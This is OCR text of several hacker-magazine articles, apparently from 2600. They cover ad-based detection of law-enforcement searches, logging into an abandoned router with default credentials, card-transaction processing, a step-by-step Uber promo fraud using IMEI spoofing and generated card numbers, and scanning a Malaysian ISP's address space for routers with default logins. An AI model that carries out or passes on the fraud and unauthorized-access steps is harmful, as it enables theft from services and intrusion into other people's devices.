


□	⊘	Keyword	Delivery		Bid	Match type	Clicks	Impr.	CTR	Avg. CPC	Spend	Avg. pos.
□	⊘	The Hacker Quarterly	Eligible		0.44	Exact	0	0	0.00%	0.00	0.00	0.00
□	⊘	2600	Eligible		0.49	Exact	0	0	0.00%	0.00	0.00	0.00
□	⊘	Emmanuel Goldstein	Eligible		0.77	Exact	0	0	0.00%	0.00	0.00	0.00
		Search total					0	0	0.00%	0.00	0.00	0.00
		Native total					0	0	0.00%	0.00	0.00	0.00
		Content total					0	0	0.00%	0.00	0.00	0.00
		Deleted items total					0	0	0.00%	0.00	0.00	0.00
		Overall total - 3 keywords					0	0	0.00%	0.00	0.00	0.00

My example uses Bing Ads, since that is what I use for my referral advertising. Bing Ads has some advantages price-wise, in addition to being the default search engine in Internet Explorer. (There are plenty of tutorials online to show you how to use both Bing Ads and Google AdWords.) Non-tech-savvy users are more likely not to change the default search engine. They are also more likely to click on search engine advertisements that look similar to legitimate search results. In this case, we do not really care about getting the law enforcement agents or police officers to click on the ads, so much as we want our ads shown when these law enforcement agencies search for our advertisements. These are called "impressions" in online advertising speak.


Whenever one of your ads appears in the search results, it registers in Bing Ads as an impression. A handy summary table shows you all of the impressions you have had over a specified time period. Thus, not only will you be able to see if you've been searched for, but also exactly when you've been searched for.

Targeting the law enforcement agencies themselves is fairly simple. Under location, click "advanced targeting" and click "radius targeting." Change the default 20 mile radius to the minimum of one mile. Then put the address you want to target in the search bar and hit search. Click on "Target" and wah-lah! Anytime someone within a mile of this address searches for your keywords, it will show up in an impression. In this post-Snowden era of NSA surveillance, I suggest using a nearby address rather than the exact address to ensure this sort of activity cannot be easily flagged. Of course, this works best on keywords that will not generate false positives.



8290 Colony Seven Rd, Annapolis Junction, MD 207 | 1 | mi


1 mi around 8290 Colony Seven Rd, Annapolis Junction, MD 20701 — Target



Locations — What locations do you want to target or exclude?


○ All available countries/regions
○ Canada, United States
○ United States
● Selected cities, states/provinces, countries/regions, and postal codes

Targeted locations	Bid adjustment			
1 mi around 8290 Colony Seven Rd, Annapolis Junction, MD 20701	Increase by	0	%	Remove



Advanced location options — Show ads to:

○ People in, searching for, or showing interest in your targeted location (recommended)
● People in your targeted location
○ People searching for or showing interest in your targeted location



Choose your keywords

Bid type: Keyword Text

Type or paste keywords here - separated by commas, or one keyword per line.


Not sure which match type to use, or how to add negative keywords? Learn more

	Keyword	Type	Bid (USD)	
x	Emmanuel Goldstein	Exact	0.77	Mainline bid - 0.77
x	2600	Exact	0.49	Mainline bid - 0.49
x	The Hacker Quarterly	Exact	0.44	Best position bid - 0.44

What to show for your advertisement is up to you. If you want to get under their skin, you can put something like "Hey Feds, I know you're watching me!" with a link to Rick Astley's "Never Going to Give You Up" YouTube video or a link to the nearest donut shop. An unscrupulous attacker might also be able to set up a honeypot or malicious website which would target law enforcement officers who clicked on this advertisement. Bing Ads probably scans the target links for such malicious code so the viability of this tactic may be limited. The same tactic could be applied to Google AdWords, and indeed if you were truly interested in determining if somebody was checking on you, you would want to be running advertising campaigns on both search networks simultaneously.

This article should serve as a warning to all law enforcement and security agencies using public search engines: Your searches are not private if advertisements can target keywords within your searches. Using this method, nefarious persons could simply disappear the first time you search their name. Even targeted advertising opt-out browser plugins will not prevent this type of surveillance since ads will still target you based on search term alone. Even the more "privacy oriented" search engines like DuckDuckGo use Bing Ads to generate revenue.

This technique has many possible uses including law enforcement countersurveillance, corporate espionage countersurveillance, or even online activism. Targeted advertising is simply a tool, and like all tools it is up to the user whether it will be used for good or for evil.



Create an ad

In the boxes below, create one of your ads. Remember, you can always create more ads later. Tips on writing great ads.

Ad type: Text ad

Ad title: Pardon Snowden — 11 characters remaining

Ad text: Quis custodiet ipsos custodes? — 41 characters remaining

Display URL: https://www.2600.com — 15 characters remaining

Destination URL: https://www.2600.com — 1004 characters remaining

These ad preview layouts might be different than what you see on Bing or Yahoo! Learn more


Side ad

Pardon Snowden
https://www.2600.com
Quis custodiet ipsos custodes?

Mainline ad

Pardon Snowden - Quis custodiet ipsos custodes?
https://www.2600.com

Abandoned Routers: Forgotten, But Not Gone



by musashi42

Disclaimer: all of the below is for educational purposes only and is meant to serve as a way to raise awareness when it comes to securing your shit.

There's this rule when it comes to connecting to open Wi-Fi access points that some people follow and some don't. Some take risks and act accordingly (like myself). Wherever you are, if there are people there along with technology, you'll probably notice an interesting list of Wi-Fi access points (APs). The most talked about, or at least it was for some period of time, was the "FBI Van some_number". There are, of course, the ones named "guest", or some company name with guest extension, and so on. Clearly, some of those, especially something with a name akin to "Gh0st1" and similar are probably better left alone, regardless of the fact that they are open, unless you are in the mood to risk it. Sometimes you can end up finding something interesting.

In my case, I found myself in a place and situation where I had nothing better to do, so I turned on the Wi-Fi and started the Wi-Fi manager app to see if there were any of the familiar APs around. The only name that I found aside from the usual ones (ATT, xfinity, etc.) was CiscoXXXX where XXXX consisted of numbers from 0 to 9. It was open, so I figured let's connect and see what happens.

Once the connection was established and an IP address assigned, I tried to access a random website. I was greeted with the usual browser output notifying me that there was no connection or that I should check my connection and similar. I wasn't that disappointed, but I did find it odd because I was used to being greeted either with a login screen of some kind (sometimes with a payment options and similar), or a screen with a bunch of disclaimers/other text and a button which, when clicked, would lead to the page notifying me that I could enjoy the Internet. I checked what my IP address was and planned on trying to access the router. It was at the usual 192.168.1.1 location.

What I was greeted with was a login screen for the router. The username/password which I tried was the default one (admin/admin) and it worked.

Here's what I found to be the shocking part about this whole thing. It wasn't about me accessing a random router. It was what I noticed regarding its setup: it was all factory settings with a bunch of empty fields. I checked the firmware version and after I got home, I did some Google searches and discovered that the firmware version that this router had was from 2012! I then remembered that I'd seen that Wi-Fi AP years ago, but I didn't bother connecting to it.

At first glance, it might be easy to dismiss the potential seriousness of this information, but it got me thinking: how many routers are out there which have been apparently forgotten, but not turned off and, on top of it all, they are open to being configured from scratch by anyone?

The point is, with the Internet of Things on the rise and people's stupidity/gullibility being ever so much higher (especially when it comes to free shit), it's important to keep your eyes open for this type of thing.

Now, granted, I may be paranoid but, having lowered my level of paranoia once before and dealing with the shitstorm that hit me, well, let's just say I'm still trying to get rid of the stench it left behind.

Card Transactions Explained

by Donald Blake

Did you ever stop and think about what happens when you go to an ATM or to a store and pay with plastic? What exactly happens when you run your card, pay for your stuff, and then walk out of the store?

These are what the industry calls "Card Transactions." It's really simple how they work. You run your card and the machine compares the first six digits of your card (BIN Number) to a BIN table telling it which credit union and network the card belongs to. Then it hops onto said network and gets routed to your credit union. Once there, the processing software approves or denies the transaction. Then it will update the account and route back a response to the machine letting you know if it was approved.

Basically, any transaction that uses a credit card or a debit card is deemed a "Card Transaction." There are a few different flavors. There's your basic ATM transaction where you go to an ATM machine and pull money directly out of your bank account. Point Of Sale (POS) transactions are done when you go to the store and enter in your PIN. A credit transaction is when you run the card through as credit. The big difference between credit and debit is who pays the cost of the transaction. If you run your card as POS, then your credit union pays for it; hence the reason you usually get charged a fee. If you run it through as credit, then Visa/Mastercard pays for it and you get the transaction for free!

Then there's "Bill Pay" for when you want your credit union to pay your bills for you. Bill Pay is really nice because if you go online and have all your bills paid by your credit union, then you don't have to deal with postage and mailing a check. They do it all for you. The credit union has electronic payment connections with companies like utilities and phone companies that they do business with all the time. As a result, your transaction will go through immediately. For the people who don't have electronic connections, the credit union will write an actual check and send it to the address you specified. So if you're not using online Bill Pay, you should definitely look into it because it saves you envelopes and stamps. Paying bills becomes as easy as pointing and clicking.

Another important transaction type you want to pay attention to is Shared Branching. This is the one you want to look for when shopping for a credit union. Shared Branching allows you to go into any credit union nationwide that also has shared branching and do financial transactions just like you were in your credit union back home for free! Anyone a frequent shopper at 7/11? They're pretty much all over the place except here in Vermont. If you're not a frequent shopper at 7/11, you really should be because they allow you to do free ATM transactions. If you can't make the scene without the green, go to a 7/11 and get the green!

Let's talk about some networks. If you look at the back of your card, you'll notice some logos. I have Cirrus, Star, and CO-OP on mine. CO-OP is the important one. CO-OP allows you to do Shared Branching and it's also the network that allows you to do free transactions at 7/11. Also, if you go to any credit union ATM machine that is also on CO-OP, the transactions are generally free. The networks are what your financial institution use to send and receive transactions. Some credit unions can do over a hundred thousand transactions per day. Credit unions usually pay the network by the transaction; typically around five cents per transaction. Get a new card recently? Check the back of it to make sure the logos are the same. Chances are your credit union found a better deal at a different network for their card transactions.

The networks have a few different setups. The network needs to know some things about how the credit union plans to process transactions. This will affect what the networks know about the credit union's members. There are basically two ways to process transactions: batch and online. In batch mode, the network is not directly connected to your credit union. They have limited information of your account, but enough to process your transaction. The network will basically be given a set of rules and approve the transactions for the credit union. For instance, they generally won't allow a member to pull more than five hundred dollars in one transaction or have a maximum amount the member can withdraw in one day. If you deposit money into an ATM, they may hold the entire amount of a deposit until it clears. At the end of the day, the transactions get put into a file and the network sends this file to the credit union which they then feed into their processing software which then updates all of the accounts for all of the transactions in that file. This is the reason why it might take a couple of days for a transaction to show up on your account. It just depends on when the credit union processes the file.

The online version is when the network and the credit union will *always* be connected and the credit union will process their own transactions in real time. This gives the credit union a lot more control over the transactions because they have access to all of the information in the account. You usually get the transaction history the minute it occurs in your account history. The major benefit to online versus batch is that credit unions don't have to worry about the network approving/denying transactions that they shouldn't.

Now I did say *"always* be connected." Yeah right, that never happens. If the network loses the connection with the credit union, then the network will process the transactions based on rules similar to batch rules that the credit union gave them. The network will hold the transactions for the credit union in a "store and forward" queue. Once the network reconnects with the credit union, it will send the transactions in the "store and forward" queue first to the credit union. Once the "store and forward" queue is empty, the credit union will process live transactions again. This can be a problem because sometimes the network and credit union are a little out of sync of what the rules actually are. If the credit union doesn't like how the network processed a type of transaction, they have to go to the network to complain which is usually useless because generally the network wins.

Online transactions come into the credit union over TCP/IP. They specify an IP address and a specific port. Getting the connection running for the first time can be a real hassle. The credit union and network systems have to be able to send and receive information. They also have a firewall in place and mask and translate the IP address. Generally, the server that the software is installed on can't ping or traceroute because they've got it disabled. This makes troubleshooting more difficult. The messages themselves are text and set to either use ASCII or EBCDIC and this needs to be set correctly too on both sides or else the software won't recognize the message. Getting people to change these settings can be difficult as well. It requires paperwork and manager approval - and the network usually takes a day or so to flip the switch. It can get pretty tense too! Sometimes people don't believe each other and things will just start working without any admission of guilt! However, once the messages get going, then it's pretty smooth sailing.

The online messages come into the credit union one after the other. Timeframe separation is usually just a few milliseconds. The messages themselves are just plain text in fields similar to what ID3 tags look like on MP3s. These fields are described in a specification document that the network uses for their messages. It specifies what the fields actually are, what type of data they can have and how long each field can be. In the specification document, they also explain how all the transactions work and how the fields are used. There's usually a hundred or so fields. They have fields for card number, card expiration, location of transaction, merchant type, and others. You ever see those ATM machines that can deposit the individual check or cash without having to put it in an envelope? They use the deposit type field to tell if the deposit is a check or cash. This is cool because if the credit union knows you deposit cash, they will not place a hold on it because they don't need to check to see if the cash is good or not.

Now the credit union can also use something called a controller. A controller acts as an intermediary to the network and the credit union. This is helpful because the controller has more information about the member's accounts and when the connection gets lost they can process transactions more accurately than the network can. From a programming perspective, controllers are a pain in the neck to deal with. When trying to solve a problem, you may get two different versions of the message depending on if you talk to the network or controller. Of course, you have to have someone breathing down your neck while you try and solve the problem too!

Credit union processors are really a niche market. There's not many of them out there. It's pretty difficult and requires quite an investment to get into the business because of all the regulations that go along with it. The leading credit union processing software out there is called Episys by Jack Henry & Associates Symitar Division. Fiserv, Fidelity, and Corelation have a few different credit union processing software packages. I know Episys is written primarily in PL1. Fiserv and Fidelity have credit union processors written in PL1. I believe Corelation's Keystone software is written in C++. I've heard Fiserv and Fidelity have started to upgrade into Java and C++, which is why I was told Jack Henry can steal Fiserve and Fidelity clients.

You're probably curious as to why most credit union processors are using PL1, which you've probably never heard of unless you're 65 or so. Anyone who's ever had to rewrite software knows that it isn't easy. In the credit union industry, it's especially hard because generally credit union processors that rewrite their software in a more modern language like Java or a flavor of C have built an inferior product and lose clients. This is why Episys has yet to be rewritten. The software package is usually priced at a couple million dollars and they also have specific hardware that comes with it. Specifically, IBM pSeries servers running AIX. Not to mention the software isn't exactly easy to use, so there's a lot of training that goes along with it. From a rewrite standpoint, this is bad because not only does the client have to get new software, but they also need to get new hardware and retrain their work force. If they are going to do all that anyway, then they might as well shop around for better credit union processing software.

A credit union's computer system can be set up in a few different ways. The credit union can buy the software and hardware and run it themselves. Since the software and hardware are expensive, they may want to join forces with other credit unions and build a shared hosting environment where they buy the hardware together and run the hardware together, but run different copies of the software. They can also share network connections too! Another thing they can do, which because of the Internet is getting more and more popular, is operate in a cloud hosting environment. This is where the credit union buys the software license but goes to a server farm like Member Driven Technologies. Jack Henry & Associates' EASE/Outlink rents out hardware to run the credit union's computer system. This makes it so they don't need IT people running their computers. Instead, if they have a problem with their hardware or software for whatever reason, they just call the server farm or credit processor!

There's a potential danger in the cloud hosting model. If someone were to gain access to the cloud, then they could get access to all the credit unions' software. We're talking billions and maybe even trillions of dollars. Another issue is if the credit union processor decided to write code so that credit unions could pool information on members' spending habits, then they would know how healthy companies are and know what people are buying - which would be great for marketing different products and services.

I'm sure there are a few people out there reading this who would love to get their hacking skills on and get a hold of billions or even trillion of dollars. You can't access the credit unions without going through a VPN. Some clients will disable it and some of them are even on modems which get disabled too! Depending on the credit union, when someone wants to log on they have to call the credit union in order to do that. After you are finished, the credit union may want you to call back to let them know that you are finished. Another thing you're going to have to deal with is the disaster recovery of credit unions. Every night, a credit union runs a process called "good night" and it updates the system and creates backups of all the accounts. These backups are then sent over the Internet to a server vault or backed up on tape and then sent to a server vault that is at least a good distance away from the credit union so if a disaster affects the location where the credit union is located, it won't affect the backups. They can also send it over the Internet and across the country too. This vault is rated to withstand pretty much any type of disaster that may come along. So if they don't know where the money is, they have all the backups they need to figure out where it went.

Now is a pretty good time to talk about insurance. Let's go back to the fact that you get charged to do a POS transaction and credit transactions are free! The reason it works this way is because for POS transactions, the credit union has to pay for the fraud insurance. But if it's a credit transaction, then Visa/Mastercard picks up the fraud insurance. All credit unions have to have fraud insurance. When someone steals your card and uses it, it's really just a bunch of paperwork. When you call up your credit union to tell them your card was stolen, the credit union will just call the fraud insurance company to deal with it.

There's some pretty cool tech coming out for plastic. Do you give your kids allowances? You can give them a card and then periodically update the card so that they can pull money out of it. Another thing that credit union software can do is analyze your finances. So when you are shopping for something like a car, they can tell you if you can afford it or not and offer you a nice loan for it too! This is where the cloud credit unions could be troubling because there could be software that knows what everyone else is doing for deals on loans. And there's cooler tech on the way. Your card is going to do things you never thought possible.

Thanks for reading!

Shout out to Violet The Incredible.

To Hack an Uber

by Armando Pantoja

Despite the security concerns with hacked accounts and lackluster security that have plagued Uber for most of the past year, surprisingly more and more people are joining. One big reason is due to the fact that Uber gives new users $25 to $50 in free rides on their first use of the system.

One afternoon, I decided to take advantage of this offer and took a ride from my home to the gym. It was pretty cool - the driver who picked me up was a younger guy and we spent the ride talking about the future of technology (one of my favorite subjects). I actually love the concept of Uber. I cannot say this about its security.

Being a software engineer and being obsessed with security, I could not stop thinking about Uber's offer. How did they uniquely identify each user and stop one from using the free rides over and over? When I got home, I started researching.

The Uber app, like most applications, uses an IMEI (International Mobile Equipment Identity), a unique 15-digit number assigned to all cellular devices. Unfortunately for Uber, this number can be changed/spoofed programmatically.

One needs a rooted Android and three applications: the Xposed Framework, CardGen, and IMEI changer (all available on Google Play).

After downloading all three, install each and restart phone.

Open the IMEI changer. This will allow modification of the exposed IMEI number at will, allowing one to change it to a random number.

The last number of the IMEI is a check digit calculated according to Luhn formula, but from my research as of this article, Uber does not even check the validity of the IMEI, although this may change in the future.

If a valid IMEI is needed, one can go online and find an IMEI generator.

Now, all that remains is clearing the Uber app's data cache and registering a new account.

At adding payment methods, choose the credit/debit card option. Open CardGen and generate a new card number. Enter any valid year, month, and cvv code. Uber does not check the validity of this either, which I found strange.

Find a Promo Code, claim it in the app, and one will have a free ride every time.

As I have not tried this method with Uber, in theory this entire process can be repeated unlimited times.

In my opinion, Uber needs much better security as it grows. Two simple checks would make it harder to complete this hack: Validating the IMEI number and validating the credit card number, which Uber does not do. It seems lazy and scary that a company does not have these basic security checks as it grows fast and is storing millions of user records. One can assume that Uber is plagued with security concerns, if even the smallest of validation is left unchecked.

Telecom Informer

by The Prophet

by The Prophet

Hello, and greetings from the Central Office! It's election season, and I have been dispatched to our nation's capital to work on one of the nastiest presidential campaigns in recent memory. A client of my employer has paid a truly massive amount of money to blanket the country with horrible, negative robocalls at all hours of the day and night, and on every telephone possible. Naturally, I have been put in charge of this project, so when your phone rings later in the campaign season, you'll get a clearer picture of how effective my handiwork has been. This is perhaps the dirtiest job I've ever had, but it pays incredibly well. The organization behind the robocalls is truly sparing no expense.

All of this is happening at a particularly interesting time in the mid-Atlantic region - it's a wonder that anything is working for us at all, honestly. No sooner did I write about strike preparations in the last issue than two Verizon unions were on strike on the East Coast. As I write this, after about six weeks on strike, a settlement has finally been negotiated. It looks like employees will be back to work soon. They will then begin the long work of cleaning up the whale of a mess that management has made of the network. And so, the cycle continues.

One of the key issues in the Verizon strike was management's desire to offshore about 5,000 jobs to call centers in Mexico, India, and the Philippines. This isn't unusual in the industry. It has become commonplace to pick up the phone and reach someone abroad. However, at one point this was cost-prohibitive. It is only the emergence of VoIP services that allowed for this to happen.

I'll get to that and how it works, but first let's talk about my friend TJ. He's so annoyed that steam is practically coming out of his ears. Amazon just called with a delivery - it's something he paid extra to have delivered today. However, he's at work and they can't actually deliver it. His roommate isn't at the apartment, and he doesn't have the gate code. You see, he rents a condo, and only homeowners are allowed to have the gate code. There doesn't seem to be any particularly good reason for this, but it's an issue.

This normally wouldn't be a problem because there is a "buzzer" door security system at the front. Although the homeowners' association won't give him the gate code, they *will* program the system with his phone number so he can individually buzz people inside. However, the homeowners' association, without explaining why, insisted that only phones in the 818 area code can be programmed to use the system. To TJ, this read like an intentional attempt to introduce an element of frustration. Naturally, his mobile phone isn't in the 818 area code. He attempted to get around this by subscribing to Google Voice, but it didn't work: Google assigned him a phone number in the 323 area code. The 818 area code is near exhaustion; this means number conservation measures are now in effect with most carriers and it's particularly difficult to obtain a phone number in this area code.

TJ was utterly perplexed by the 818 area code requirement, but after he explained it to me, it made complete sense. The buzzer system is truly ancient and was originally installed in 1991. A little research revealed that it was only capable of dialing seven-digit local numbers. This wasn't a problem back when the system was first put in, because everyone had land lines and those were all in the same area code. However, the way that we use telephones has changed, and area codes are now almost meaningless to most people. Mobile carriers will issue you a phone number in the general geographic region where you're located, but you're not actually guaranteed to get a phone number that matches up with your ZIP code. And of course, these days, most people primarily use a mobile phone number and they bring their phone numbers with them when they move. While TJ's mobile phone carrier would (for a fee) allow him to change his phone number to one in the 818 area code, it would be a massive hassle for him to tell everyone his new number.

In the past, the solution would have been to subscribe to a land (POTS) line, wait days or weeks to get it installed, and once it was up and running, use call forwarding to send calls to his cell phone. All of the traffic would have been circuit-switched. And the solution would have cost TJ about $30 per month - pretty expensive, all things considered, when you just want to be able to let in UPS to drop off packages at your apartment.

However, I was able to solve TJ's problem in about 15 minutes for $4 per month plus one cent per inbound minute (and there won't be very many minutes). How? A "virtual phone number" obtained through a "cloud PBX" provider. What is a "cloud PBX?" Well, remember that "cloud" is just another way of saying "someone else's computer." In this case, the particular cloud PBX I recommended, hosted by a SIP provider, runs Asterisk behind the scenes, but has a user-friendly control panel that allows you to configure numerous services. While this particular provider doesn't have an actual service called "virtual phone number," they do let you subscribe to a SIP Direct Inward Dial (DID) number and then point this to either a SIP gateway (for free) or a forwarding telephone number (for one cent per minute). TJ set up a new account with the VoIP provider, ordered a new DID in the 818 area code, and specified a forwarding number. The whole thing was done in less than 15 minutes, and about half of that was spent booting up his laptop. TJ's building management finally agreed to accept his new 818 number, and he can now let delivery drivers into the complex. Problem solved for $4 per month.

Calling a number a "virtual" phone number is something of a misnomer. It's actually a real telephone number. It has an OCN and CLLI like you'd expect from any other phone number. However, most such numbers are issued by CLECs specializing in VoIP services. This means that - depending on where the call is routed from and to - calls may never hit a traditional circuit at all. Unlike in the past, where circuit-switched traffic was all exchanged via an access tandem, most carriers now happily route local traffic to one another via SIP, bypassing tandems entirely. This doesn't always (or even usually) happen over the public Internet - there can be dedicated private circuits as arranged by the carriers. However, the vast majority of inter-carrier traffic these days is routed via VoIP.

As it turns out, the way that TJ now routes calls to his cell phone is similar to how companies route calls to call centers in faraway countries. DIDs can be configured with one or multiple channels, and a DID doesn't even have to be a local number: it can be a toll-free number. Using a soft PBX, it's easily possible to configure a toll-free number in the U.S. to forward to a SIP gateway in Manila, Delhi, or Toronto with very high quality and at very low cost (just the cost of a suitable Internet connection in both places). Given that the phone calls cost next to nothing, they aren't a cost barrier to handling calls in other countries. Companies need only consider factors such as efficiency of call handling and cultural barriers.

Just as it's possible to take calls cheaply outside the U.S. using VoIP, it's possible to place calls cheaply from outside the U.S. And here is where it gets really interesting: the already weak and toothless regulations around campaign robocalls effectively apply only to companies and organizations inside the United States. One of my research items is whether campaign robocalls can be placed from outside the U.S., skirting both FCC and FEC requirements entirely. There is no real technical or cost barrier to doing this, so a decision will come from business considerations alone.

And with that, it's time to bring another column (and season) to a close. When your phone rings and it's a nasty campaign advertisement, think of me - and thank the power of VoIP making cheap global telecommunications possible.

Hacking Malaysian Routers

by Keith

Greetings from Malaysia!

I'd like to write about a little hacking expedition I embarked on a couple of months back to help me improve my coding skills, as well as help me learn more about local Internet users.

Malaysia got onto the Internet scene much later than most developed countries. Our first ISP was only founded in 1992, and even then it was pretty much exclusively dial-up. Soon the local telecom company, Telekom Malaysia (TM), got into the ISP business and basically killed every other player because as the incumbent government-owned telecommunications company, it alone had access to the phone lines of every Malaysian household. Until very recently, phone lines in Malaysia were owned by the federal government through Telekom Malaysia, and it was only in the late nineties that a privatization plan opened that up.

During the days of dial-up over PSTN, and even after ADSL connectivity (which still ran over PSTN lines), TM held a monopoly over all Internet subscribers in the country, simply because it owned the phone lines. Other ISPs struggled to penetrate the market because their offerings couldn't compete with the scale and unfair advantage of TM.

Fortunately, that all changed when TM was laying down fiber-optic cables. As part of a deal, TM secured a government subsidy to fund the fiber infrastructure, but was forced to allow other ISPs to utilize the last mile. In theory, this would have increased competition and provided a more level playing field - which it did. But TM was slow in opening up the last mile, and managed to get a head start of around 400,000 subscribers before any other ISP began to offer a fiber to home Internet connection.

Why am I telling you this? Because TM doesn't really prioritize security, and I discovered a near perfect storm of security lapses that may prove costly to TM at some point.

As a "legacy" ISP in the country, TM was around when IP addresses were cheap, and IPv4 exhaustion was a prediction, not a reality. Hence, it managed to secure for itself nearly 2.5 million IP addresses from IANA. This abundance of IP addresses meant that TM offers all its customers a public facing Internet IP by default, something all other ISPs in Malaysia offer only on request of the subscriber. I won't go into the details of NAT-ing here, but you can Google it if you're interested.

Secondly, as part of a fiber subscription, TM provides a modem and Wi-Fi router, which is nothing out of the ordinary except that TM sourced all their routers from just two manufacturers, and each manufacturer provided only one router model. From a security standpoint, having an entire population on a single device isn't a good thing, because a single exploit could take them all out at once, akin to the super-viruses we hear about that could make entire crops extinct because there's so little genetic bio-diversity in industrial agriculture.

Thirdly, TM provide a TV box for free and paid channels streamed to your TV. Problem is that the TV box requires a complex VLAN segmentation and setup on the router, meaning most routers won't support the TM fiber offering. This forced most (or all) TM subscribers to continue using whatever router TM provided them with in the first place without the ability to swap the router for a more secure or feature rich one.

All in all, this meant that all of TM's 600,000 fiber subscribers (at the time of this writing) were connected directly to the Internet via a public IP, and most of them continued to use one of the two routers supplied by them.

So far, nothing too exceptional here, except for two last bits. All of the routers were configured to allow access from the WAN interface (i.e., you could configure the router from the Internet), and all the routers were set up with one of five different username/password combinations by default. The default passwords (as you may have guessed) were rarely changed, and most users were left completely vulnerable to attack on a device they never even considered would be a target.

In 2007, while the fiber offering was still very new, several hackers in Malaysia alerted TM to the "flaw" in their operating model, but TM maintained that the WAN interface was necessary for "maintenance and support," although they did promise to change all passwords to a unique password per router. So, here we are in 2015, and I wanted to see just how honest TM were in keeping that promise.

First, I had to get the list of IP addresses that belong to TM. A quick Google search revealed that TM was AS4788. AS stands for Autonomous System, a sort of internal network within the Internet and used primarily for BGP routing. BGP is the border gateway protocol, which defines how IP packets are routed between AS nodes, and the great thing about it is that all this information is public, meaning you can easily determine TM's IP addresses.

Once I had the list of IP addresses, I quickly created a Python script to loop through each individual IP, and determine the http-header of the end device on that IP (if there was one in the first place). I queried only port 8080 to save time. Since TM had only two router models, it was pretty trivial to validate the http-header and see if the IP was hosting a vulnerable TM router. A more professional approach would be to use ZMap or Shodan, but creating your own scripts to do this has its advantages in learning.

